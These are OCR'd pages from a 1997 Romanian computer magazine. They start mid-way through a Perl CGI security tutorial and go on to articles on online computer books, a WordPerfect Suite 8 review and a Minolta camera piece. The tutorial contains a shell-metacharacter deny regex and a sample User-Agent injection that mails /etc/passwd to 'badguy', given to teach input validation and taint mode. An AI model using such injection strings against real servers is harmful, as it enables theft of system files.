Acum, variabila $browser este gata pentru prelucrare. Este bine de reținut ca tipul browserului este setat însăși de browser, și de aceea nu este înțelept să-l folosim orbește într-un script. Este înțelept ca înainte să-l salvăm într-un fișier „log“ sau să-l dăm ca parametru într-un apel de sistem, să ne uităm dacă nu conţine caractere nedorite sau neaşteptate. De exemplu:

```
felix> cat /var/httpd/cgi-
  bin/get-browser.good
#!/bin/perl
$browser =
  $ENV{'HTTP_USER_AGENT'};
die if ($browser =~
  /;|\||\'|\`|\*|\?|\<|\>|\&|\^|
  \(|\)|\$|\!/);
die if (strlen($browser)>200);
```

În cazul în care nu doriţi ca execuţia programului să se termine imediat dacă una dintre cele două condiţii a fost adevărată, va trebui să luaţi măsuri de precauţie înainte să manipulaţi sau să folosiţi variabila $browser. Prima linie determină dacă unul dintre caracterele speciale de shell se află în definiţie. Unele browsere legale folosesc aceste caractere, dar noi vrem să filtrăm, să se termine imediat, dacă unul dintre variabila $browser într-un apel de sistem în siguranţă.

A doua linie detecteaza dacă definiţia browserului nu este suspicios de lungă. Două sute de caractere fiind mai mult decât necesare pentru definirea unui browser, tot ceea ce este mai lung decât aceasta poate indica o exploatare a unui punct slab într-un server (dacă există).

Variabila de mediu PATH

O recapitulare foarte rapidă: Variabila de mediu PATH determină unde să caute programele locul aplicaţiilor pe care trebuie să le execute. Controlul acestei variabile este exact acelaşi cu cel descris înainte, deoarece este doar o altă variabilă de mediu in Perl:

```
felix> cat /var/httpd/cgi-
  bin/path-set.basic
#!/bin/perl
$ENV{'PATH'} =
  '/bin:/usr/bin:/usr/etc';
```

Folosiţi cu precauţie! Dacă programul setează variabila PATH bazată pe date introduse de utilizator, închipuiţi-vă ce s-ar putea întâmpla:

```
felix> cat /var/httpd/cgi-
  bin/path-set
#!/bin/perl5
use CGI;
$ENV{'PATH'} = $query-
  >param('path-input');
system('ls','/opt/httpd/pro
  files/internal');
```

Pentru acest program am folosit un modul de programare CGI.pm foarte util pentru scrierea programelor CGI. Linia a 2-a specifică interpretorului Perl să încarce acest modul. Linia a 3-a setează variabila de mediu PATH la valoarea variabilei numită path-input. Această variabilă path-input este numită în formularul aflat în fişierul HTML din care este apelat programul nostru path-set. Linia a 4-a lansează programul ls.

Dacă în formularul HTML utilizatorul introduce /bin:/usr/bin:/usr/etc programul va funcţiona după cum ne-am aşteptat (/bin/ls este executat şi rezultatul este trimis browserului). Dacă un utilizator introduce /tmp:/bin:/usr/bin, atunci comportamentul programului poate fi schimbat din nou de către Larry Stan şi programul lui /tmp/ls. Închipuiţi-vă dacă programul doar şterge fişierele primite ca parametru!

La proiectarea programului am greşit fiindcă am avut încredere în datele introduse de utilizator. Programul trebuie să aibă variabila PATH fixată şi este bine să nu schimbăm variabilele de mediu folosind date primite de la utilizator.

Apeluri de sistem în Perl

În Perl putem avea apelurile de sistem în diferite forme, ori apelând functia „system“, sau folosim semnele '' între care punem numele programului pe care dorim să-l executăm sau executăm un apel *open*.

```
#!/bin/perl
$ENV{'PATH'} =
  '/bin:/usr/bin:/usr/etc:/usr/l
  ocal/bin';
$browser =
  $ENV{'HTTP_USER_AGENT'};
system("record_type $browser");
```

sau

```
#!/bin/perl
$ENV{'PATH'} =
  '/bin:/usr/bin:/usr/etc:/usr/l
  ocal/bin';
$browser =
  $ENV{'HTTP_USER_AGENT'};
'record_type $browser';
```

sau

```
#!/bin/perl
$ENV{'PATH'} =
  '/bin:/usr/bin:/usr/etc:/usr/l
  ocal/bin';
$browser =
  $ENV{'HTTP_USER_AGENT'};
open(P_RECORD, "record_type
  $browser|") || die;
```

Daca *browserul* nu ar fi fost un browser adevărat, doar un program care încearcă să atace serverul nostru de Web, putea să definească variabila HTTP_USER_AGENT ca netscape;*cat /etc/passwd | mail badguy*. Apelurile de sistem prezentate anterior vor lansa o comandă shell date fiind ca parametru programele. În exemplul nostru, comanda finală care a fost executată sub UNIX a fost

```
/bin/sh-c record_type netscape;
  cat /etc/passwd | mail badguy
```

Ops! Deoarece ; este un separator de comenzi în Bourne shell, lansăm mai multe comenzi decât am vrut iniţial. Partea înspăimântătoare în această situaţie este că am primit tipul browserului (care pare să fie în ordine), dar în acelaşi timp, fără să ştim, am trimis fişierul cu parole unui posibil *hacker*.

O metodă mai sigură în Perl este

```
#!/bin/perl
$ENV{'PATH'} =
  '/bin:/usr/bin:/usr/etc:/usr/l
  ocal/bin';
$browser =
  $ENV{'HTTP_USER_AGENT'};
system("record_type", "$brows
er");
```

În acest caz, apelul de sistem din Perl va face o combinaţie de *fork/exec*, şi în acest fel ; nu mai este un separator de comenzi. Programul ar memora ca tip the browser *netscape; cat /etc/passwd | mail badguy* (care ar fi un semn de alarmă dacă îl observăm în fişierul „log“), dar niciodată nu ar trimite fişierul cu parole la persoane dubioase.

chroot şi chdir în Perl

În C aveam două apeluri de sistem, chroot şi chdir. Şi în Perl putem găsi aceste apeluri, iar scopul lor este de a restrânge „imaginea“ sistemului de fişiere pe care poate să-l vadă un program aflat în execuţie.

```
felix> cat /var/httpd/cgi-
  bin/count-password.bad
#!/bin/perl
```

```
open(F_PASSWD,'/etc/passwd') ||
  die;
while (<F_PASSWD>){
 $I++;
}

$ret =
  chroot('/local/frame/root');
die if ($ret ==1);
$ret = chdir('/');
die if ($ret ==1);
```

Acest program are o eroare de proiectare. Deschide fişierul *passwd* şi îl lasă deschis (nu există un apel close). După chroot, programul tot are dreptul la fişierul passwd. În loc de acesta ar fi trebuit să scriem

```
felix> cat /var/httpd/cgi-
  bin/count-password.good
#!/bin/perl
open(F_PASSWD,'/etc/passwd') ||
  die;
while (<F_PASSWD>){
 $I++;
}
close(F_PASSWD);

$ret =
  chroot('/local/frame/root');
die if ($ret ==1);
$ret = chdir('/');
die if ($ret ==1);
```

Variabile sigure în Perl

Perl -ul este conştient de unde au provenit datele, ce variabile au fost setate înainte de a fi verificate şi unde foloseşte programatorul aceste date. Dacă o variabilă este setată dinamic, luând o valoare de la linia de comandă, dintr-un fişier, sau ia valoarea unei variabile de mediu pe care programatorul nu l-a specificat iniţial, atunci variabila este considerată *tainted*, adică nesigură. De exemplu,

```
felix> cat /var/httpd/cgi-
  bin/record-type.bad
#!/bin/perl
'record_type
  $ENV{'HTTP_USER_AGENT'}';
```

Interpretorul specificat în prima linie (/bin/perl) nu va ţine cont dacă dăm date periculoase unui shell. În acest caz, variabila de mediu HTTP_USER_AGENT, care vine de la utilizator şi nu este de încredere, poate să fie prietenul nostru *netscape; cat /etc/passwd | mail badguy* şi ar trimite din nou fişierul cu parole.

Interpretorul lansat diferit, înainte să lanseze *record_type* ar fi spus „Hey! Nu te-ai uitat la variabila periculoasă care provine de la browser înainte ca să-l dai ca parametru unui apel de sistem care lansează un shell. Ce se întâmplă dacă introduce ceva neaşteptat? Nu las ca acesta să se întâmle, opresc execuţia programului.“ Acest script ar arăta astfel

```
Perl 4
felix> cat /var/httpd/cgi-
  bin/record-type.taintperl4
#!/bin/taintperl
'record_type
  $ENV{'HTTP_USER_AGENT'}';
```

sau

```
Perl5
felix> cat /var/httpd/cgi-
  bin/record-type.bad
#!/bin/perl5 -T
'record_type
  $ENV{'HTTP_USER_AGENT'}';
```

şi ar opri execuţia la linia a doua, nerulând niciodată programul record_type. Acesta este foarte util când scriem programe CGI, deoarece programul se va opri înainte ca pericolul să înceapă.

Desigur, vrem ca programul să ruleze în siguranţă după cum am conceput iniţial. Ce trebuie modificat? Mai jos este prezentat acelaşi program în Perl 4 şi Perl 5, unde mai întâi ne uităm dacă variabila de mediu HTTP_USER_AGENT conţine ceva periculos.

```
Perl 4
felix> cat /var/httpd/cgi-
  bin/record-
  type.taintperl4.good
#!/bin/taintperl
$ENV{'PATH'} = '/bin:/usr/bin';
$ENV{'IFS'} = '';
($untainted) =
  $ENV{'HTTP_USER_AGENT'} =~
  /^(\w+)$/;
'record_type $untainted';
```

sau

```
Perl5
felix> cat /var/httpd/cgi-
  bin/record-type.bad
#!/bin/perl5 -T
$ENV{'PATH'} = '/bin:/usr/bin';
$ENV{'IFS'} = '';
($untainted) =
  $ENV{'HTTP_USER_AGENT'} =~
  /^(\w+)$/;
'record_type $untainted';
```

În linia a 4-a, ne uităm dacă variabila de mediu conţine doar litere, şi în acest caz variabila $untainted va lua valoarea acestuia. Perl, ca de obicei, urmăreşte această variabilă, îl marchează „untainted“ (curat), şi când va fi folosită în apelul record_type, Perl nu va mai opri execuţia.

Mai multe informaţii

Pentru simplificarea implementării scripturilor CGI în Perl 4 şi Perl 5 există nişte biblioteci pe care le putem folosi. Modulul Perl CGI.pm, poate fi obţinut de la ftp://ftp-genome.wi.mit.edu/pub/software/WWW/. Există şi un modul Perl 5 care abstarctizează procesul de primire date dintr-un formular şi trimitere de date intr-o pagină Web. Perl 4 şi care are un pachet numit cgi-lib.pl, care poate fi obţinut de la http://www.bio.cam.ac.uk/cgi-lib.■

Péter Csaba este student la Universitatea Petru Maior din Tg. Mureş şi Webmaster pentru situl www.uttgm.ro. Poate fi contactat la: **cpeter@uttgm.ro**

AUTOMEX

Satu Mare Calea Traian 10/46
3900 Tel:061-732600, 761845 Fax:061-761601

MULTIMEDIA AUTOMEX ROMANIA SRL
CD CENTER

Your best
MULTIMEDIA
partner

Inima Care Bate Mai Repede Pentru Rețeaua Ta
WINDOWS NT
500 MHz
440 MHz
366 MHz
300 MHz
digital
AlphaServer

O veche zicală spunea că „cine are carte, are parte“.
Să vedem cum stau lucrurile, din acest punct de vedere, pe Web.


Cărți pe Web

de Crystian Matei

Dacă căutați o documentație, pentru aproape orice subiect imaginabil, atunci cel mai potrivit loc pentru a începe este, fără îndoială, Internetul. De obicei, o documentație găsită pe Internet este cu atât mai plauzibilă cu cât ea este luată dintr-o sursă care are un „spate“ solid, fie este semnată de personalități ale lumii informaticii. Printre documentații cele mai serioase par a fi cărțile, cu care am fost obișnuiți începând încă din școala primară.

La drum prin România

Pornind de la aceste premise, am început să navighez pe Web în căutarea unor cărți de informatică, fără a avea un anumit subiect în minte. După cum era firesc, mi-am îndreptat mai întâi atenția spre site-urile editurilor românești, ce editează cărți de informatică. Nu mare mi-a fost mirarea când, edituri precum Editura Teora, ce editează cel mai mare număr de cărți de informatică în limba română, nu au sit pe Web. Cărțile ei, în schimb, pot fi găsite de vânzare prin intermediul magazinelor Web ale altor companii cum este și NordEst Communication S.A. (http://www.nordest.ro).


Netscape - [...For Dummies Homepage]
File Edit View Go Bookmarks Options Directory Window Help
Location: http://www.dummies.com/cgi/gatekeeper.pl?u132287:/default.htm
THE ONLINE RESOURCE
...FOR DUMMIES
IDG BOOKS
In The Spotlight:
Contents at a Glance
Search Tools
Search Books or Site
Dummies Books
Technology
Business/Personal Finance
General Interest
Family Series
New Titles
Dummies Shopping
Dummieswear, Books, CDs and more!
Resources & Extras
Browse Chapters
Software
Really Useful Extras
Document: Done

The Knowledge Revolution Continues...

Dummieswear™ Is Here... Exclusively!
Look smart in **...For Dummies®** shirts and hats -- even point and click smart on a one-of-a-kind mouse pad. It's brand new. It's Dummieswear!

Order ...For Dummies Books Online!
Now you have no excuse not to own a **...For Dummies** book -- just buy as you browse the site. When you order two or more books there is no charge for normal shipping.


New ...For Dummies® Titles, Including:
- MORE Internet For Dummies®, 3rd Edition
- Consulting For Dummies®
- Nutrition For Dummies™

Revoluția cunoașterii continuă

Deviind puțin de la firul textului nostru, țin să precizez pentru cei care și-au achiziționat cărți din seria „...pentru Tonți“, sau sunt pe cale de a le achiziționa, să viziteze situl http://www.dummies.com, unde „revoluția cunoașterii continuă“. Aici puteți găsi pe lângă tradiționalele oferte de vânzare, atât informații suplimentare privitoare la cărțile din serie, cât și recenzii și capitole date ca și exemplu. M-am bucurat totuși atunci când, la CCC Iași, (http://www.cccis.ro) am găsit două cursuri în limba română, adresate studenților: „Curs de inițiere în HTML“ ce cuprinde de la informații generale despre WWW și până la imagini senzitive, tabele și editoare HTML și „Curs de inițiere în utilizarea resurselor Internet“, orientat spre serviciile oferite de Telnet, FTP, E-Mail etc. Asemenea cursuri pot fi găsite și pe la universitățile din România, multe dintre ele fiind încă în construcție sau în faza de proiect. Și, nu în ultimul rând, există cărțile editate de Computer Press Agora și cele comercializate de CPA la http://www.agora.ro.

Macmillan Computer Publishing

Cu părere de rău, am fost nevoit să părăsesc plaiurile natale și să mă îndrept spre cea mai mare editură ce publică cărți de informatică din Statele Unite, și nu numai, Macmillan Computer Publishing (http://www.mcp.com). MCP a luat naștere în anul 1984, în Indianapolis, sub numele de Corporația Que, primind denumirea actuală în anul 1984. Prima carte publicată se referea la utilizarea calculatoarelor, iar cel mai mare succes l-a înregistrat cu cartea „Using 1-2-3“, care s-a vândut în peste un milion de exemplare.


Netscape - [Macmillan Publishing USA]
File Edit View Go Bookmarks Options Directory Window Help
Location: http://www.mcp.com/
Free Free Free CHASE ONLINE BANKING
THE INFORMATION SUPERLIBRARY™
Monday June 23, 1997
RESOURCES
DIRECTORY
MACMILLAN PUBLISHING USA
The #1 Reference Publisher on the Internet
Special Edition Using Visual Basic 5
CLICK TO SEARCH OUR STORE
IDIOT'S The Perfect Resume
Document: Done

10% Off Today's Featured Book!
Special Edition Using Visual Basic 5

Browse our Superstore by subject!

The Complete Idiot's Guide to Writing the Perfect Resume

By Susan Ireland

This step-by-step guide features resume templates for various industries, networking strategies, and resume

Macmillan Computer Publishing

Astăzi, MCP este format dintr-un conglomerat de edituri (Adobe Press, BrandyGAMES, Hyden Books, Lycos Press, New Riders Publishing, Que, Que Education & Training, Sams Publishing, sams.net, Waite Group Press și Ziff-Davis Press) fiecare devenind, la rândul ei, un nume important în editarea de carte de informatică. Toate acestea și-au reunit forțele pentru a scoate serii de cărți precum Adobe Design Essentials, PC Learning Labs, Teach Yourself, Complete Idiot's Guide etc., ce nu pot să lipsească din biblioteca proprie. Multe dintre cărțile MCP pot fi cumpărate și prin editura Computer Press Agora.

Cititorilor în limba franceză le recomand să acceseze adresa http://www.ssm.fr de la editura Simon & Schuster Macmillan.

Dacă aveţi instalat programul PointCast, care este capabil să primească informaţii furnizate pe Web prin tehnologia push, atunci veţi putea primi şi informaţii de ultimă oră de la MCP, prin serviciul PointCast Connection. Pentru cei interesaţi în publicistică, la situl MCP pot găsi chiar şi locuri de muncă (manageri, editori, graficieni ş.a.m.d).

Que's Digital Bookshelf

La editura MCP a fost şi primul loc în care am găsit cărţi online, la adresa http://www.mcp.com/que/bookshelf, asociată editurii Que's Digital Bookshelf. În clipa în care am accesat situl, existau două cărţi noi apărute: „The Complete Idiot's Guide to Java Script" şi „Working with Active Server Pages".

Alte 38 de titluri erau disponibile la categoriile World Wide Web, Web Publishing, WWW Programming, WWW Servers, Programming, Newtworking, Database Programming, BackOffice, GroupWare şi Business Aplication.

Sams Publishing

O altă editură, ce oferă cărţi online, din cadrul MCP, este şi Sams Publishing & sams.net (http://www.mcp.com/sams). De data aceasta însă, trebuie să vă grăbiţi să citiţi cărţile oferite, pentru că un titlu nu stă mai mult de 45 de zile (trial period) pe sit. Printre categoriile la care exitau cărţi, la data accesării sitului, se numărau şi Internet, Internet Networking /Servers, Internet Programming, Internet Web Publishing şi Internet Systems. Unele dintre cărţile publicate pe Web au anumite capitole sub parolă.

Pe lângă cartea „Teach Yourself HTML in 24 Hours", situl Sams vă oferă o cafenea HTML, deschisă 24 de ore din 24, ce cuprinde, pe lângă exemplele din carte, şi referinţe pentru principalele marcaje utilizate de limbajul HTML şi modul efectiv în care a fost construită cafeneaua, construcţie foarte utilă pentru cei ce vor să-şi construiască o pagină Web performantă.

Frommer's
Developers' Solution center
SELENA SOL
24-HOUR The HTML Café is now open!
TUCOWS!
Five

Sams Publishing

Situl Sams ne mai oferă şi o oglindire a arhivei software, Tucows Winsock, extrem de utilă pentru dezvoltatorii de software.

Prentice Hall Direct

Pe lângă cărţile publicate, în mod obişnuit, la tipografie, Prentice Hall Direct, o diviziune a editurii Simon & Schuster Macmillan, ne mai oferă 400 de titluri prin e-mail. La multe dintre aceste cărţi, editura le-a pus pe Web cuprinsul împreună cu câteva capitole. Cărţile pot fi studiate înainte de a face plata efectivă, timp de 30 de zile.

Situl editurii (http://www.mcp.com/phdirect) ne oferă şi posibilitatea de a ne înscrie într-o listă, prin intermediul căreia vom fi anunţaţi la apariţia unor titluri noi.

Alţi distribuitori de cărţi pe Web

Editura Manning Publications ne oferă cărţile sale prin intermediul Browser's Book Corner (http://www.browsebook.com). Aici puteţi găsi descrieri detaliate şi introducerile cărţilor puse în vânzare prin intermediul CyberBooks (http://www.browsebooks.com/cyberbooks/), ce ne pune la dispoziţie şi versiuni HTML ale cărţilor tipărite. Acestea au avantajul că sunt cu mult mai ieftine şi conţin toată grafica aflată şi în cărţi.

Amazon.com (http://www.amazon.com) se laudă că este cel mai mare distribuitor de cărţi prin intermediul Web-ului. Cu un preţ cu 20-40 % mai ieftin, puteţi găsi aici peste 400000 de titluri, zi şi noapte. La cerere, editorii de la Amazon.com vă pot trimite, prin e-mail, mai multe date despre cărţile puse în vânzare.

COMPUTER & INTERNET BOOKS
Software
Word Up

Amazon.com

Alte cărţi pe Web

Mai puteţi găsi şi alte cărţi pe Web, independente, la următoarele adrese:

http://java.sun.com/hotjava.html („HotJava browser & Java Language: Documentation");

http://www.javasoft.com/java.sun.com/HotJava/UsersGuide/users.html („Using HotJava: Ghidul utilizatorului HotJava");

http://sunsite.unc.edu/mdw/Linuxdoc-SGML.html („Linuxdoc-SGML User's Guide")

http://www.yahoo.com/Computers_and_Internet/Internet/Information_and_Documentation/Beginner_s_Guides/ („Yahoo: Internet Beginner's Guides").

Concluzii

Mi-am încheiat aici incursiunea pe Web. Ceea ce am observat însă este discrepanţa dintre multitudinea de titluri ce pot fi cumpărate de la magazinele de pe Web şi zgârcenia cu care sunt puse textele propriu-zise în format HTML.

Mai multe documentaţii pot fi găsite, în schimb, în documente mai mici şi mai specializate pe anumite domenii stricte.■

Cristian-Matei Eugen este redactor colaborator al revistelor BYTE România şi PC Report. Poate fi contactat prin intermediul redacţiei sau via e-mail la **cmatei@agora.ro**

StarNets

Your Internet Business Solution

InterComp	București	01 3238255
Electronum	București	01 3120440
CINOR	Bucureșt	01 3120579
ALGORITMA	București	01 2122151
UNICOM	București	01 2234359
CanadSystems	București	01 3236888
CEDRU	București	01 6435024
MICROSISTEM	Bacău	034 171342
SINTEC	Baia Mare	062 436366
Deuro-Consult	Brașov	068 319181
RomaniaOnLine	Brașov	068 321529
HARD-TEST'94	Brăila	039 639533
GMB	Constanța	041 619222
SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
HARD-TEST'94	Galați	036 467752
REMUS ROMÂNIA	Piatra-Neamț	033 213333
COMP-ARG	Pitești	048 214269
INTER-CONEXION	Pitești	048 219267
COMPUTER STARS	Pitești	048 215099
TRANSDATA	Ploiești	044 115577
IVEX	Rm.Vâlcea	050 736077
MIANA	Rm.Vâlcea	050 724404
COSYS	Sf.Gheorghe	067 323036
LANCOMP	Sibiu	069 214103
WARP-NET	Suceava	030 226810
ROMWEST	Târgoviște	045 218343
BIMOS	Tg.Jiu	053 210741
HARD-TEST'94	Tulcea	040 521871

Email: office@starnets.ro
http://www.starnets.ro

internet

E-mail
Netscape
IExplorer
WebTalk
Telnet/FTP
News
IRC
RealAudio
HOT JAVA


Numai prin noi aveți acces la Internet ***din toată*** **ro**, cu viteză maximă și costuri minime!

InterComp

@ Powered by SPARC-Solaris

Ultima suită WordPerfect oferă performanţe de viteză mai bune şi o mai bună integrare. De Stan Miastkowski

O suită aproape perfectă a firmei Corel



Title	Author	Publisher
C++ From the Ground Up	Herbert Schildt	Osborne McGraw-Hill
HTML Sourcebook	Ian S. Graham	Wiley Computer Publishi...
LINUX Unleashed	Kamran Husain	SAMS Publishing
Object-Oriented Programming in C++	Robert LaFore	Waite Group Press
Programming Windows 95 with MFC	Jeff Prosise	Microsoft Press
Using Java	Joseph Weber	Que
Windows 95 with MFC	Jeff Prosise	Microsoft Press

Using Java
Title:
Author:
Publisher:
Notes:
Pages:
Web Page:
Info:
Field:
Rating:

Check out this software

Subject: Check out this software
Date: Tue, 6 May 1997 21:09:40 -0700
From: Captain <captain@domain.com>
To: "Quinton Lambert" <quinton@domain.com>

Please evaluate the following:

http://www.corel.com/news/articles/suitesforyou.htm

Thanks,
Captain

WordPerfect Suite 8
$395
competitive upgrade,
$179 (requires a 486
and Windows 95 or NT;
16 MB of RAM is
recommended)

Corel Corp.
Ottawa, Ontario, Canada

613-728-8200
fax: 613-761-9176

http://www
.wordperfect.com

Enter 976
on Inquiry Card.

Noul Corel Central ce se integrează cu Netscape Communicator va fi o componentă importantă pentru WordPerfect Suite 8.

Tatăl meu a condus maşini Chevrolet, unchiul meu a condus maşini Ford, iar excentrica mea mătuşă necăsătorită a condus un Austin. Între aceste fapte şi suitele soft nu există diferenţă mare; utilizatorii au tendinţa să dezvolte propriile accesorii. Cu Office, firma Microsoft a continuat să acapareze o mare parte din piaţa suitelor, dar SmartSuite a fimei Lotus îşi păstrează poziţia, iar Corel rămâne activ. Cu versiunea WordPerfect Suite 8, adevărata noutate este cât de mult face Corel pentru integrarea componentelor şi sprijinirea performanţelor.

Am aruncat o privire asupra unei versiuni beta, cu noile versiuni de WordPerfect, Quattro Pro, Presentations, Envoy şi alte appleturi utile. Noutatea adusă este Barista, o aplicaţie care creează pagini Web din documente generate de suită, prezentări şi paginile de calcul tabelar.

Spre sfârşitul anului, utilizatorii vor putea descărca Corel Central, ca replică la Outlook-ul lui Office 97. Corel Central va conţine un calendar, un planificator, liste pentru activităţile ce trebuie făcute, o agendă de adrese, înregistrarea întâlnirilor şi un fişier pentru cărţi de vizită. El se va integra cu Netscape Communicator.

Susţinătorilor lui WordPerfect le va plăcea mai mult WordPerfect Suite 8. Interfaţa de bază le-a rămas cunoscută, iar formatele fişierelor din pachet nu s-au schimbat. Corel s-a concentrat asupra câtorva extensii utile.

PUNCTAJ	
TEHNOLOGIE	★★★★
IMPLEMENTARE	★★★★
PERFORMANŢĂ	★★★★★

De exemplu, WordPerfect are acum un strat pentru desenare care permite suprapunerea textelor peste obiectele grafice. Caracteristicile tabelare sunt uşor de utilizat. WordPerfect oferă acum suport SGML (Standard Generalized Markup Language), un standard internaţional folosit de multe firme şi agenţii guvernamentale.

Alte componente oferă o partajare cinstită a noilor caracteristici. În Quattro Pro se remarcă QuickCell, o caracteristică ce permite evidenţa modificărilor din câmpurile importante, cum este schimbarea valorilor în întreaga pagină de calcul tabelar. Presentations poate împacheta imaginile de prezentare, în scopul distribuţiei pe discuri floppy sau prin poşta electronică. Toate aplicaţiile au funcţionalităţi Web extinse, oferind suport HTML şi Java.

Primele versiuni ale suitei WordPerfect au arătat rezultatele slabe obţinute prin cârpirea unui grup de aplicaţii separate într-o singură aplicaţie, dar Corel a eliminat aceste neajunsuri. Firma a făcut un lucru bun prin realizarea unui pachet integrat, păstrând particularităţile fiecărei componente.

PerfectExpert-o nouă suită interactivă şi cu un sistem de asistenţă orientat pe activităţi, permite interogări într-un limbaj clar şi face apel intens la „vrăjitori“. Şi nu veţi găsi aici acele caractere nostime care, în Office 97, dansează pe ecran. PerfectExpert nu e pentru joacă.

Chiar în această versiune, s-a observat că aplicaţiile rulau mai rapid decât în primele versiuni, Corel cheltuind mult timp pentru optimizarea codului. Iar utilizarea intensă a codului partajat de-a lungul suitei înseamnă că versiunea ce va fi pusă în circulaţie, va avea nevoie de mai puţin spaţiu pe disc decât versiunea 7. Acest lucru este exact opusul tendinţei actuale a altor produse. O altă noutate: suportul pentru tehnologia MMX.

Spre sfârşitul acestui an, firma Corel va lansa o nouă versiune „profesională“ a suitei WordPerfect, mai potrivită utilizatorilor ce lucrează în reţea. Aceasta va integra vechile versiuni Paradox şi Corel Time Line, Corel Central, o nouă aplicaţie numită Web. Sitebuilder, precum şi alte lucruri utile. ■

Stan Miastkowski este consulting editor la BYTE. Îl puteţi contacta la **stanm@bix.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sabău*]

Minolta oferă o cameră foto digitală performantă şi un ansamblu de copiere-listare color destinată profesioniştilor.

Produse Minolta pentru prelucrare de imagini

de Viktor Veres

Dacă vă ocupaţi cu alcătuirea unor cataloage de produse, crearea unor reclame, documentarea unor evenimente pentru ziare şi reviste, lucrări de grafică profesională etc. cu siguranţă doriţi să alegeţi o soluţie completă de fotografiere digitală şi imprimare în culori de calitate.

Noul sistemul unitar de achiziţie şi tipărire a informaţiei color oferit de Minolta asigură toate necesităţile legate de prelucrarea de calitate a informaţiei color şi, datorită calităţilor globale foarte bune, se bucură deja de un mare succes în mediile profesionale străine. Imaginile preluate prin aparatul foto digital Minolta RD-175 cu înaltă rezoluţie sau prin scanerul de film QuickScan sunt trimise pentru prelucrare unui computer PC sau Mac dotat cu softul de prelucrare adecvat. Documentele rezultate sunt tipărite color la o calitate foarte bună pe imprimanta-copiator color Minolta CF900. Acesta poate fi cuplat la un server de imprimare performant din seria EFI Fiery, care îl transformă într-o imprimantă laser de grup multifuncţională, de format A3, pregătită pentru listarea la viteză ridicată a unor volume mari de documente. Tipăririle color şi multiplicările se fac la o calitate profesională, şi pentru serii mici de lucrări rezultă un cost redus per pagină.

Nu este necesară achiziţionarea liniei complete de prelucrare color. Componentele acestui sistem unitar pot funcţiona şi separat, şi se împacă bine cu echipamente specifice de care dispuneţi.

RD 175
MINOLTA
3CCD
Minolta România srl
şos. Olteniţei
nr. 35-37
Bucureşti 79656
(01)-634.62.45
330.70.02

O cameră foto digitală profesională

Aparat foto digital RD-175

Această cameră de luat vederi SLR (reflex mono-obiectiv) este foarte apreciată de specialişti, şi se situează în categoria aparatelor digitale profesionale de sub 5.000 dolari (fără obiectiv). Este foarte uşor de folosit, are o mare autonomie în lucru şi poate stoca comprimat până la 114 imagini digitale de înaltă rezoluţie. Ca aparat digital are avantajul că pozele selectate pot fi transferate direct pe calculator pentru o eventuală prelucrare, sau prin modem pot fi trimise la distanţă. „Pelicula" nu necesită nici procesarea chimică, imaginile capturate sunt digitizate imediat şi sunt memorate pe suport magnetic.

Blitzul automat încorporat, sistemul complex de senzori precum şi obiectivul de calitate permite lucrul în condiţii de iluminare extreme. Temperatura de culoare optimă este de 3200-5500 grade K, senzorii având o corecţie suplimentară pentru spectrul perceput de ochiul uman. Are o sensibilitate foarte mare - ISO 800 (30 DIN) -, iar timpul de expunere variază între 1/2...1/2000 secunde. Poate lucra în modul manual sau automat, reglând continuu distanţa şi parametrii de expunere (deschiderea şi durata). La această cameră foto se potrivesc toate obiectivele Minolta din seria AF cu închizător baionetă, cu distanţa focală de la 16 mm la 600 mm şi adaptoare pentru fotografiere de la mică distanţă (macro).

Pentru a elimina efectul de ochi roşii datorat reflectării parţiale a luminii blitzului din interiorul ochiului subiectului, fulgerul electronic propriu lansează câteva salve de lumină, reduse în intensitate. Astfel retina dilatată a subiectului se contractează şi totodată se autoreglează distanţa. De asemenea, prin cuplaj optic pot fi declanşate eventualele blitz- uri fără fir pentru luminare optimă a subiectului.

Pentru digitizarea imaginii, foloseşte 3 grupuri de senzori CCD, de câte 380.000 de celule. Ele captează imagini cu dimensiunea de 1528 x 1146 pixeli şi cu o adâncime de culoare de 24 biţi (8 biţi pe fiecare canal R, G, B). Această rezoluţie este atinsă prin interpolarea pe diagonală o fiecărui pixel CCD neacoperit.

